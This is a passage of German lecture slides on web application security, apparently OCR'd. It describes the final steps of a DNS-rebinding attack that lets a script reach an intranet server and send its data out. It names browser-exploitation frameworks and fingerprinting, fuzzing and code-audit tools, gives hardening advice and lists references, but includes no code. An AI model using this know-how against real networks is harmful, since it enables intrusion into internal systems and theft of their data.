
(6) Deswegen verwirft der Browser des Opfers das DNS Pinning und macht einen neuen DNS Request, der diesmal die neue Adresse (in dem Beispiel 127.0.0.1) ergibt.

(7) Das Script ist nun in der Lage auf einen Server im Intranet zuzugreifen und die Daten nach aussen zu transferieren.

Malicious JavaScripts und Frameworks

- BeEF, Backframe (Browser Exploitation)





- XSS Proxy
- Jikto (Scanner)

Web Application Fingerprinting

- Spezifische Implementation des HTTP Protokolls
- HTTP Response Headers (i.e. "Not Found" vs. "Object Not Found" / “Content-Length" vs. "Content- length" / Header Ordering: “Date” vor “Server”, Header Presence)
- File Extensions (.asp / .jsp / .php)
- Cookies (ASPSESSION, PHPSESSION)
- Error Pages (Default?)
- Directory Structures und Naming Conventions (Win/Unix)
- Web Developer Interfaces (Frontpage/WebPublisher)
- Web Administrator Interfaces (iPlanet/Comanche)
- OS Fingerprinting Mismatches (IIS on Linux?)

Auditing I: Fuzzing

- Fuzzing nennt man die Kunst des automatischen Bugfindens.
- Tools und Utilities:
  Nessus, Nikto, Wapiti, Spike, Paros Proxy, WebScarab, Burp
- XSS Cheat Sheet für eine Liste von möglichen XSS Payloads

Auditing II: Source Code Audit

- Tools (Auswahl):
  - LAPSE (Java)
  - RATS (C, C++, Perl, PHP and Python)
  - SWAAT (Java, ASP, PHP)
  - Microsoft Visual Studio (C, C++, C#, .Net)
  - CodeAssure (C++, C, Java)
  - Source Code Analysis Suite (C, C++, C#, Java, JSP, PLSQL, TSQL)
- Zu Fuß

Fehleranfälligkeit minimieren und Einstieg erschweren

- Systeme und Services gut konfigurieren, updaten und härten
- MVC-Style bei Planung und Entwicklung erleichtert die Erkennung von Fehlern
- Clienteigenschaften berücksichtigen
- entsprechende Unittests entwickeln
- Code Audit

Referenzen und Links

- CERT CC: Understanding Malicious Content Mitigation for Web Developers
  http://www.cert.org/tech_tips/malicious_code_mitigation.html
- CERT CC: CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests
  http://www.cert.org/advisories/CA-2000-02.html
- Web Application Security Consortium: Threat Classification
  http://www.webappsec.org/projects/threat/v1/WASC-TC-v1_0.txt
- Open Web Application Security Project (OWASP)
  http://www.owasp.org/index.php/Main_Page
- David Endler: The evolution of cross-site scripting attacks
  http://www.cgisecurity.com/lib/XSS.pdf
- Thomas Schreiber: Session riding - a widespread vulnerability in today's web applications
  http://www.securenet.de/papers/Session Riding.pdf

Referenzen und Links

- (somewhat) breaking the same-origin policy by undermining dns-pinning
  http://shampoo.antville.org/stories/1451301/
- Jesse Burns: CRSF - an introduction to a common web application weakness
  https://www.isecpartners.com/documents/XSRF_Paper.pdf
- Jeremiah Grossman. Javascript malware, port scanning, and beyond
  http://www.webappsec.org/lists/websecurity/archive/2006-07/msg00097.html
- SPI Labs. Detecting, analyzing, and exploiting intranet applications using javascript
  http://www.spidynamics.com/assets/documents/JSportscan.pdf
- RSnake: XSS Cheat Cheat
  http://ha.ckers.org/xss.html
- Lars Kindermann. My address java applet
  http://reglos.de/myaddress/MyAddress.html (2003)

Referenzen und Links

- Wade Alcorn: BeEF is the browser exploitation framework
  http://www.bindshell.net/tools/beef
- XSS-Proxy
  http://xss-proxy.sourceforge.net/
- Petko Petkov: Backframe Attack Console + AttackAPI
  http://www.gnucitizen.org/projects/backframe/ (2006)
  http://www.gnucitizen.org/projects/attackapi/ (2006)
- V.T. Lam, S. Antonatos, P. Akritidis, K. G. Anagnostakis
  http://s3g-mirror.malware-dmz.org/papers/puppetnets-ccs06.pdf
- Wapiti (Web Application Vulnerability Scanner / Security Auditor in Python)
  http://wapiti.sourceforge.net/
- OWASP WebScarab Project
  http://www.owasp.org/index.php/WebScarab

Referenzen und Links

- XMLHttpRequest - Security Bypass
  http://blog.monstuff.com/archives/000262.html
- RATS - Rough Auditing Tool for Security
  http://www.fortifysoftware.com/security-resources/rats.jsp
- Subhosin (Hardening Patch for PHP)
  http://www.hardened-php.net/suhosin/index.html
- Web Application Security Scanner
  https://chorizo-scanner.com/
- Sektion Eins
  http://sektioneins.de